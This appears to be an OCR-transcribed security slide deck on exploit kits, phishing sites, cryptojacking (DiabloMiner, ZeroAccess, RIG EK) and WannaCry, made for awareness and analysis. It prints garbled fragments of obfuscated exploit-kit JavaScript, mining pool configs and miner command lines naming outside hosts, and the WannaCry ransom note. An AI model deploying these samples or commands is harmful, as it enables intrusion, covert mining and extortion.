
Phoenix Exploit's Kit

Please enter your password

Password:



```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><hl>
        Cars washing
  </hl><script>RxIKkudBxh="50™eBSoBEL™rote™BSBEL™ct™tBS™tTim™1;}™tu™gBSBEL;™gl™BELSI
tfDfBYiFVW="varSI¨BEL;DC1DLE¨owSOHe¨cri¨a,¨8504¨39¨fj8¨04fs¨VB¨ENO+¨2187¨43¨7565¨/ENO
xUMzBXeFBO="SOH.STX<ETX>EOT=ENO\"ACK\'BEL)BS(SI DLE\tDC1\n";for(XaYSklZKAR='',YUsKoU
  <h5>
       Anytime anyway
   </h5><hl>
    Ukraine discuss !!
  </hl><script>istenoosOi=";}žeturžaBELBEL;žEOTdfgžBEL&ž||BSxž65žq-EOT8žbETXžBEL{BSž
oKBjKTZBnd="fun¥ionSI¥{va¥aEOT¥,cEOT{¥s9¥d89¥2hf¥113¥*/do¥nt¥,SIbEOT¥reat¥men¥]BS¥rip
NUTTlECnKp="SOH.STX<ETX>EOT=ENO\"ACK\'BEL)BS(SI DLE\tDC1\n";for(dCSTDkyVhg='',bGFSrh
   <h5>
     Merkels speak
   </h5><hl>
    Alabay break
  </hl><script>sIShImBFar="nSIœ}}rœfgBSaœBSr+EOTœbxœ10BEL|œBELBEL&2œETXETXBSaœBSBSaœ
LuKAvlcoza="fu«tio«kBS«rSI«BEL,cEOT«:/«30d«5hf«72fs«cu«}SOH«EOTc[«eate«en«ENOsc«ENOBE
jTrpIMcARE="SOH.STX<ETX>EOT=ENO\"ACK\'BEL)BS(SI DLE\tDC1\n";for(vjhqVzCtjG='',PniMql
  <h5>
     International Payments CNN Money Transfer
```




Name	Date Modified	Size	Kinc
8hfKmgl	Apr 9, 2018 at 4:27 PM	--	Fold
bx (found on acc09.futariote.xyz)	Apr 9, 2018 at 4:57 PM	--	Fold
climax-sleep.com	May 16, 2018 at 12:48 PM	--	Fold
dropbox phish on kadindayasam.com	Apr 9, 2018 at 4:58 PM	--	Fold
etshouston.com	Apr 9, 2018 at 3:52 PM	--	Fold
freakygems.ourcreate.com	Apr 9, 2018 at 5:18 PM	--	Fold
G9	Apr 9, 2018 at 5:28 PM	--	Fold
indirimdemi.net	Apr 9, 2018 at 4:50 PM	--	Fold
invoiceorderpo774522.blaizepoint.co.za	Today at 6:01 PM	--	Fold
mundoclubtours.com	Today at 6:02 PM	--	Fold
newdocxb	Apr 9, 2018 at 5:14 PM	--	Fold
nla.kz	Apr 9, 2018 at 5:30 PM	--	Fold
ventasinvest.com	Apr 9, 2018 at 4:46 PM	--	Fold

1 of 13 selected, 610.1 GB available

a key, it just terminates the user on that platform, it doesn't stop the

Anatomy of a Cyber Attack



Reconnaissance and Infrastructure Setup

Domain Registration, IP, ASN Intel., Public / Private Announcements


Monitor Adaption Based on Results

Patient Zero Hit

Target Expansion

Wide-Scale Prevalence

Defense Signatures Built



Ransomware is so big, hackers are staffing help desks

Malware is being run like a professional business, with customer service staff to help victims make ransom payments.

There could be a better approach


CryptoJacking: Malicious Cryptocurrency Mining

DevilRobber ~ 2011

BitCoin GPU Miner


LittleSnitch

Pixelmator



```
Name
acab.sh
▼ DiabloMiner
    DiabloMiner-Linux.sh
    DiabloMiner-OSX.sh
    DiabloMiner-Solaris.sh
    DiabloMiner-Windows.exe
    DiabloMiner-Windows.l4j.ini
  ▼ target
      DiabloMiner.jar
    ▶ libs
mdsa
```

Trojanized Package




```
Diablo-D3 committed on Jul 26, 2017 M
src/main
.gitignore
DiabloMiner-Linux.sh
DiabloMiner-OSX.sh
DiabloMiner-Solaris.sh
DiabloMiner-Windows.l4j.ini
```

GitHub

BitTorrent

ZeroAccess Botnet ~ 2012




```
{
"pools" : [
    {
        "url" : "http://getwork.mining.eligius.st:8337",
        "user" : "1BQg8dr2FNBMA5VnzyzfEikEhiAVDcVzLR",
        "pass" : "123"
    }
],
```

$560k of electricity vs $2.1k of profit per day

MALWARE | THREAT ANALYSIS

RIG exploit kit campaign gets deep into crypto craze



RIG EK
(Ngay campaign)


1.45 MB


```
"C:\Windows\TEMP\series64.exe" -o 5.23.48.207:5555
-u x -p x -k -B --max-cpu-usage=30 --safe
```

```
"C:\Users\[username]\AppData\Roaming\bvhost\bvhos
t.exe" -o etn-eu2.nanopool.org:13333 -u etnkKckyG....
```

https://blog.malwarebytes.com/threat-analysis/2018/01/rig-exploit-kit-campaign-gets-deep-into-crypto-craze/

May, 2017





Ooops, your files have been encrypted!

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

